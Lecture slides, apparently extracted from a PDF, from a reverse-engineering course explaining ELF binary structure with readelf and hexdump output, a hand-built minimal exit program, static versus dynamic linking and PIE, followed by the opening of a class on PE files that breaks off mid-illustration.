
- ELF/SO
- PE/DLL
- WASM
- machine code (assembly translated to CPU readable instructions) is only part of the executable
- all of them have some particular structure we need to understand to in order to execute the binary (ABI)

# ELF BINARY

- **Executable and Linkable Format (ELF)**
  - Header
  - Content
    - Segments
    - Sections
    - Instructions/Data
- **relatively recently introduced, from 1999 (standard from '80)**
- **standard for the Linux OS**
  - binary executables
  - libraries
  - etc.

# ELF BINARY


- structure of ELF binaries



**Linker:** places pointers to *sections* from the binary, not relevant at execution

**Loader:** places pointers to *segments* from the binary, used at execution

# ELF BINARY



- .text: machine code
- .rodata: readonly data
- .data: initialized data
- .bss: uninitialized data
- .init: init before main()
- .plt: Procedure Linking Table
- .got: Global Offset Table
- .interp: “interpreter”

# READELF SECTIONS

- describes *program headers*

our binary is called a2.out

```
$ readelf --program-headers a2.out
Elf file type is DYN (Shared object file)
Entry point 0x3a17e0
There are 11 program headers, starting at offset 64

Program Headers:
Type          Offset      VirtAddr      PhysAddr
              FileSiz     MemSiz       Flags Align
PHDR          0x0000000000000040 0x0000000000000040 0x0000000000000040
              0x000000000000268 0x000000000000268 R      0x8
INTERP         0x0000000000002a8 0x0000000000002a8 0x0000000000002a8
              0x000000000000001c 0x000000000000001c R      0x1
                  [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
LOAD           0x0000000000000000 0x0000000000000000 0x0000000000000000
              0x0000000000006c8 0x0000000000006c8 R      0x1000
LOAD           0x0000000000001000 0x0000000000001000 0x0000000000001000
              0x00000000003a093d 0x00000000003a093d R E    0x1000
LOAD           0x00000000003a2000 0x00000000003a2000 0x00000000003a2000
              0x00000000001071a0 0x00000000001071a0 R      0x1000
LOAD           0x00000000004a9de0 0x00000000004aade0 0x00000000004aade0
              0x000000000000280 0x000000000000288 RW     0x1000
DYNAMIC        0x00000000004a9df8 0x00000000004aadf8 0x00000000004aadf8
              0x0000000000001e0 0x0000000000001e0 RW     0x8
NOTE           0x0000000000002c4 0x0000000000002c4 0x0000000000002c4
              0x0000000000000044 0x0000000000000044 R      0x4
```

# READELF SECTIONS

- *descrie program headers*

```
DYNAMIC      0x000000000004a9df8 0x000000000004aadf8 0x000000000004aadf8
              0x000000000000001e0 0x000000000000001e0  RW     0x8
NOTE         0x00000000000000000002c4 0x00000000000000000002c4 0x00000000000000000002c4
              0x000000000000000000044 0x000000000000000000044  R     0x4
GNU_EH_FRAME 0x000000000004a9010 0x000000000004a9010 0x000000000004a9010
              0x000000000000000000044 0x000000000000000000044  R     0x4
GNU_STACK    0x000000000000000000000000 0x000000000000000000000000 0x000000000000000000000000
              0x000000000000000000000000 0x000000000000000000000000  RW     0x10
GNU_RELRO   0x000000000004a9de0 0x000000000004aade0 0x000000000004aade0
              0x0000000000000000000220 0x0000000000000000000220  R     0x1

Section to Segment mapping:
Segment Sections ...
 00
 01  .interp
 02  .interp .note.gnu.build-id .note.ABI-tag .gnu.hash .dynsym .dynstr .gnu.version .
gnu.version_r .rela.dyn .rela.plt
 03  .init .plt .plt.got .text .fini
 04  .rodata .eh_frame_hdr .eh_frame
 05  .init_array .fini_array .dynamic .got .got=plt .data .bss
 06  .dynamic
 07  .note.gnu.build-id .note.ABI-tag
 08  .eh_frame_hdr
 09
 10 .init_array .fini_array .dynamic .got
```

# READELF SECTIONS

- describe *program headers*

```
$ readelf --section-headers a2.out
There are 37 section headers, starting at offset 0x4aaed0:

Section Headers:
[Nr] Name           Type            Address          Offset
    Size           EntSize         Flags  Link  Info  Align
[ 0] .              NULL            0000000000000000 00000000
                0000000000000000
[ 1] .interp        PROGBITS        0000000000002a8 000002a8
                0000000000001c 0000000000000000
[ 2] .note.gnu.bu[...]
[ 3] .note.ABI-tag NOTE           0000000000002e8 000002e8
                00000000000020 0000000000000000
[ 4] .gnu.hash      GNU_HASH        000000000000308 00000308
                00000000000024 0000000000000000
[ 5] .dynsym        DYNSYM          000000000000330 00000330
                000000000000138 00000000000018
[ 6] .dynstr        STRTAB          000000000000468 00000468
                000000000000a3 0000000000000000
[ 7] .gnu.version   VERSYM          00000000000050c 0000050c
                0000000000001a 0000000000000002
[ 8] .gnu.version_r VERNEED         000000000000528 00000528
                00000000000020 0000000000000000
[ 9] .rela.dyn      RELA           000000000000548 00000548
```

# READELF SECTIONS

- describe *program headers*

```
[27] .debug_aranges PROGBITS 00000000000000000000 004aa07f  
0000000000000030 00000000000000000000 0 0 1  
[28] .debug_info PROGBITS 00000000000000000000 004aa0af  
0000000000000064 00000000000000000000 0 0 1  
[29] .debug_abbrev PROGBITS 00000000000000000000 004aa113  
000000000000004d 00000000000000000000 0 0 1  
[30] .debug_line PROGBITS 00000000000000000000 004aa160  
0000000000000077 00000000000000000000 0 0 1  
[31] .debug_str PROGBITS 00000000000000000000 004aa1d7  
0000000000000012c 0000000000000001 MS 0 0 1  
[32] .debug_loc PROGBITS 00000000000000000000 004aa303  
0000000000000059 00000000000000000000 0 0 1  
[33] .debug_ranges PROGBITS 00000000000000000000 004aa35c  
0000000000000020 00000000000000000000 0 0 1  
[34] .symtab SYMTAB 00000000000000000000 004aa380  
00000000000000768 0000000000000018 35 54 8  
[35] .strtab STRTAB 00000000000000000000 004aaaae8  
00000000000000283 00000000000000000000 0 0 1  
[36] .shstrtab STRTAB 00000000000000000000 004aad6b  
00000000000000160 00000000000000000000 0 0 1  
  
Key to Flags:  
W (write), A (alloc), X (execute), M (merge), S (strings), I (info),  
L (link order), O (extra OS processing required), G (group), T (TLS),  
C (compressed), x (unknown), o (OS specific), E (exclude),  
l (large), p (processor specific)
```

# READELF HEADER

- describes the header

```
└$ readelf -h a2.out -[ ~]
ELF Header:
  Magic: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
        ELF64
  Class:                               2's complement, little endian
  Version:                             1 (current)
  OS/ABI:                             UNIX - System V
  ABI Version:                        0
  Type:                               DYN (Shared object file)
  Machine:                            Advanced Micro Devices X86-64
  Version:                            0x1
  Entry point address:                0x3a17e0
  Start of program headers:           64 (bytes into file)
  Start of section headers:          4894416 (bytes into file)
  Flags:                              0x0
  Size of this header:                64 (bytes)
  Size of program headers:            56 (bytes)
  Number of program headers:         11
  Size of section headers:           64 (bytes)
  Number of section headers:         37
  Section header string table index: 36
```

.ELF...

# READELF HEADER

- describes the header

```
└$ readelf -h a2.out -[ ~]
 ELF Header:
  Magic: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class: ELF64
  Data: 2's complement, little endian
  Version: 1 (current)
  OS/ABI: UNIX - System V
  ABI Version: 0
  Type: DYN (Shared object file)
  Machine: Advanced Micro Devices X86-64
  Version: 0x1
  Entry point address: 0x3a17e0
  Start of program headers: 64 (bytes into file)
  Start of section headers: 4894416 (bytes into file)
  Flags: 0x0
  Size of this header: 64 (bytes)
  Size of program headers: 56 (bytes)
  Number of program headers: 11
  Size of section header: 40
  Number of section headers: 11
  Section header string table index: 11
```

.ELF...

```
└$ hexdump a2.out -n 64
 00000000 457f 464c 0102 0001 0000 0000 0000 0000
 00000010 0003 003e 0001 0000 17e0 003a 0000 0000
 00000020 0040 0000 0000 0000 aed0 004a 0000 0000
 00000030 0000 0000 0040 0038 000b 0040 0025 0024
 00000040
```

# READELF HEADER

- describes the header

```
└$ readelf -h a2.out -[ ~]
ELF Header:
  Magic: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class: ELF64
  Data: 2's complement, little endian
  Version: 1 (current)
  OS/ABI: UNIX - System V
  ABI Version: 0
  Type: DYN (Shared object file)
  Machine: Advanced Micro Devices X86-64
  Version: 0x1
  Entry point address: 0x3a17e0
  Start of program headers: 64 (bytes into file)
  Start of section headers: 4894416 (bytes into file)
  Flags: 0x0
  Size of this header: 64 (bytes)
  Size of program headers: 56 (bytes)
  Number of program headers: 11
  Size of section headers: 64 (bytes)
  Number of section headers: 37
$ └$ file a2.out
a2.out: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpr
eter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=18fbba2db7d9c5002d78d2b718dfab2e8ba84f3c, f
or GNU/Linux 3.2.0, with debug_info, not stripped
```

.ELF...

# ELF BY HAND

```
# >>>>>>>> ELF FILE HEADER <<<<<<<<
# All numbers (except in names) are in base sixteen (hexadecimal)
# 00 <- number of bytes listed so far
7F 45 4C 46 # 04 e_ident[EI_MAG]: ELF magic number
01           # 05 e_ident[EI_CLASS]: 1: 32-bit, 2: 64-bit
01           # 06 e_ident[EI_DATA]: 1: little-endian, 2: big-endian
01           # 07 e_ident[EI_VERSION]: ELF header version; must be 1
00           # 08 e_ident[EI_OSABI]: Target OS ABI; should be 0

00           # 09 e_ident[EI_ABIVERSION]: ABI version; 0 is ok for Linux
00 00 00     # 0C e_ident[EI_PAD]: unused, should be 0
00 00 00 00  # 10

02 00       # 12 e_type: object file type; 2: executable
03 00       # 14 e_machine: instruction set architecture; 3: x86, 3E: amd64
01 00 00 00  # 18 e_version: ELF identification version; must be 1

54 80 04 08 # 1C e_entry: memory address of entry point (where process starts)
34 00 00 00  # 20 e_phoff: file offset where program headers begin

00 00 00 00  # 24 e_shoff: file offset where section headers begin
00 00 00 00  # 28 e_flags: 0 for x86

34 00       # 2A e_ehsize: size of this header (34: 32-bit, 40: 64-bit)
20 00       # 2C e_phentsize: size of each program header (20: 32-bit, 38: 64-bit)
01 00       # 2E e_phnum: #program headers
28 00       # 30 e_shentsize: size of each section header (28: 32-bit, 40: 64-bit)

00 00       # 32 e_shnum: #section headers
00 00       # 34 e_shstrndx: index of section header containing section names

# >>>>>>>> ELF PROGRAM HEADER <<<<<<<<
01 00 00 00  # 38 p_type: segment type; 1: loadable

54 00 00 00  # 3C p_offset: file offset where segment begins
54 80 04 08  # 40 p_vaddr: virtual address of segment in memory (x86: 08048054)

00 00 00 00  # 44 p_paddr: physical address of segment, unspecified by 386 supplement
0C 00 00 00  # 48 p_filesz: size in bytes of the segment in the file image #####
#####

0C 00 00 00  # 4C p_memsz: size in bytes of the segment in memory; p_filesz <= p_memsz
05 00 00 00  # 50 p_flags: segment-dependent flags (1: X, 2: W, 4: R)

00 10 00 00  # 54 p_align: 1000 for x86

# >>>>>>>> PROGRAM SEGMENT <<<<<<<<
B8 01 00 00 00 # 59 eax <- 1 (exit)
BB 00 00 00 00 # 5E ebx <- 0 (param)
CD 80          # 60 syscall >> int 80
```

ELF header + machine code for EXIT program

# AN EXERCISE

```
└$ ls -al a2.out  
-rwxr-xr-x 1 kali kali 4896784 Jan 20 16:52 a2.out
```

```
└$ readelf -h a2.out -[~]  
ELF Header:  
  Magic: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00  
  Class: ELF64  
  Data: 2's complement, little endian  
  Version: 1 (current)  
  OS/ABI: UNIX - System V  
  ABI Version: 0  
  Type: DYN (Shared object file)  
  Machine: Advanced Micro Devices X86-64  
  Version: 0x1  
  Entry point address: 0x3a17e0  
  Start of program headers: 64 (bytes into file)  
  Start of section headers: 4894416 (bytes into file)  
  Flags: 0x0  
  Size of this header: 64 (bytes)  
  Size of program headers: 56 (bytes)  
  Number of program headers: 11  
  Start of section headers: 64 (bytes)  
  Number of section headers: 37  
  Section header string table index: 36
```

where is the header entry for the .text section?

# AN EXERCISE

- `readelf -S a2.out`

```
[14] .text PROGBITS 00000000000010b0 000010b0  
      00000000003a0881 0000000000000000 AX 0 0 16
```

- **start of section header (StOSH): 4894416 bytes (sau 0x4AAED0)**
- **index of section .text: 14**
- **size of section headers (SiOSH): 64 bytes**
- **header for .text starts at:**
  - $\text{StOSH} + 14 \times \text{SiOSH} = 4895312 = 0x4AB250$
  - there is a structure there which described the properties
    - <https://github.com/torvalds/linux/blob/master/include/uapi/linux/elf.h>
    - struct is `elf32_shdr` or `elf64_shdr`

# EXECUTING A STATIC BINARY

- syscall for execution
  - EXEC
- reads the header of the binary
- all LOAD directive are executed
- execution resumes at *entry point address* (`_start` and then `main()`)

# STATIC OR DYNAMIC BINARY

- symbols are references (to functions and variable) in binaries
  - nm a2.out
  - in gdb when you do „break main”, main here is a symbol
    - function name is there in the file, but not essential to execution
  - remove the symbols by „stripping” the binary
    - stripping symbols
    - debug and RE are much more difficult
    - binaries with smaller size
- static linking
  - libraries symbols are included in the binary at link time
- dynamic linking
  - links to symbols are added by linker and the loader resolves the links
  - resolving symbols at runtime

```
$ file a2.out
a2.out: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreted /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=18fbba2db7d9c5002d78d2b718dfab2e8ba84f3c, for GNU/Linux 3.2.0, with debug_info, not stripped
```

# STATIC OR DYNAMIC BINARY

- **dynamic linking**
  - for example: libc.so
  - done dynamically by linker
  - Machine code is in a shared memory location
- when do you compute symbol addresses? *binding*
  - when binary is executed *immediate binding*
  - when symbol is used for the first time *lazy binding*
- shared libraries
  - lib + name + -major + .minor + so
    - libc-2.31.so
  - lib + name + .so + major
    - libc.so.6

# STATIC OR DYNAMIC BINARY

- for these reasons, multiple running times are affected
  - compile time
    - one time
    - codul este absolut (*absolute code*)
  - load time
    - each time we execute the binary
    - relocatable code
    - some addresses are computed when loading the binary
  - execute time
    - affected by *lazy binding*

# STATIC OR DYNAMIC BINARY

- an issue that can create confusion
- libraries can be of two types:
  - static
    - library is added at compile time
  - dynamic/shared
    - library is linked when executed
    - no need to recompile
    - is placed in *shared memory*
    - *Position Independent Code (Position Independent Execution)*
      - *Global Offset Table*

# STATIC OR DYNAMIC BINARY

- PIE vs. NO PIE

```
(kali㉿kali)-[~]
$ gcc write.c -o write -no-pie
(kali㉿kali)-[~]
$ ./write
hello!

(kali㉿kali)-[~]
$ file write
write: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=e990629e0423ecf432dd3e0d6f1afe6e4532bc5d, for GNU/Linux 3.2.0, not stripped


(kali㉿kali)-[~]
$ gcc write.c -o write
(kali㉿kali)-[~]
$ ./write
hello!

(kali㉿kali)-[~]
$ file write
write: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=cb9a8367c4d68d2555b21eb6838241601e3fcfd78, for GNU/Linux 3.2.0, not stripped
```

# BINARE STATICHE ȘI DINAMICE


- PIE vs. NO PIE

adrese mari de memorie



NO PIE

adrese mari de memorie



PIE

# WHAT WE DID TODAY

- ELF binaries
  - readelf
  - objdump
  - nm
- static and dynamic binaries

# **NEXT TIME ...**

- **Windows binaries**
- **Focus on dissassembly**
- **IDA**

# REFERENCES

- In-depth: ELF - The Extensible & Linkable Format,  
<https://www.youtube.com/watch?v=nC1U1LJQL8o>
- Handmade Linux x86 executables,  
<https://www.youtube.com/watch?v=XH6jDiKxod8>
- Creating and Linking Static Libraries on Linux with gcc,  
<https://www.youtube.com/watch?v=t5TfYRRHG04>
- Creating and Linking Shared Libraries on Linux with gcc,  
<https://www.youtube.com/watch?v=mUbWcxSb4fw>
- Performance matters, <https://www.youtube.com/watch?v=r-TLSBdHe1A>



# **REVERSE ENGINEERING – CLASS 0x03**

**THE STRUCTURE OF PE FILES**

Cristian Rusu

# **LAST TIME**

- **assembly in context**
- **the structure of binary files**
- **study of the ELF binaries**
- **PE for next week**

# TODAY

- the structure of binary files
- study of the PE binaries

# FROM SOURCE CODE TO EXECUTION

## Source Code

```
int main()
{
    printf("Hello world!");
}
```

## Assembly

```
_main PROC
    push ebp
    mov ebp, esp
    push OFFSET $SG2985
    call DWORD PTR __imp_printf
    add esp, 4
    xor eax, eax
    pop ebp
    ret 0
_main ENDP
_TEXT ENDS
```

## Object File

```
68 00 30 40 00 FF 15 90
50 C3 B8 40 5A 00 00 66
33 C0 EB 34 88 00 3C 00
50 45 00 00 75 EA 88 0B
40 00 75 DC 33 C8 83 B9
81 E8 00 40 00 0F 95 C0
15 7C 20 40 00 59 6A FF
34 20 40 00 A3 88 33 40
30 40 00 89 01 BB 00 38
89 01 E8 27 05 00 00 E8
40 00 00 75 0C 68 E4 12
59 E8 48 05 00 00 83 3D
FF FF 15 44 20 40 00 59
E8 D4 04 00 00 A1 58 30
00 FF 35 54 30 40 00 A3
```

## Binary File

```
68 00 30 40 00 FF 15 90
50 C3 B8 40 5A 00 00 66
33 C0 EB 34 88 00 3C 00
50 45 00 00 75 EA 88 0B
40 00 75 DC 33 C8 83 B9
81 E8 00 40 00 0F 95 C0
15 7C 20 40 00 59 6A FF
34 20 40 00 A3 88 33 40
30 40 00 89 01 BB 00 38
89 01 E8 27 05 00 00 E8
40 00 00 75 0C 68 E4 12
00 68 B4 20 40 00 68 07
59 59 85 C0 74 17 C7 45
00 00 E9 DE 00 00 00 89
33 40 00 75 18 68 A0 20
77 04 00 00 59 59 C7 05
```

## Process

```
68 00 30 40 00 FF 15 90
50 C3 B8 40 5A 00 00 66
33 C0 EB 34 88 00 3C 00
50 45 00 00 75 EA 88 0B
40 00 75 DC 33 C8 83 B9
81 E8 00 40 00 0F 95 C0
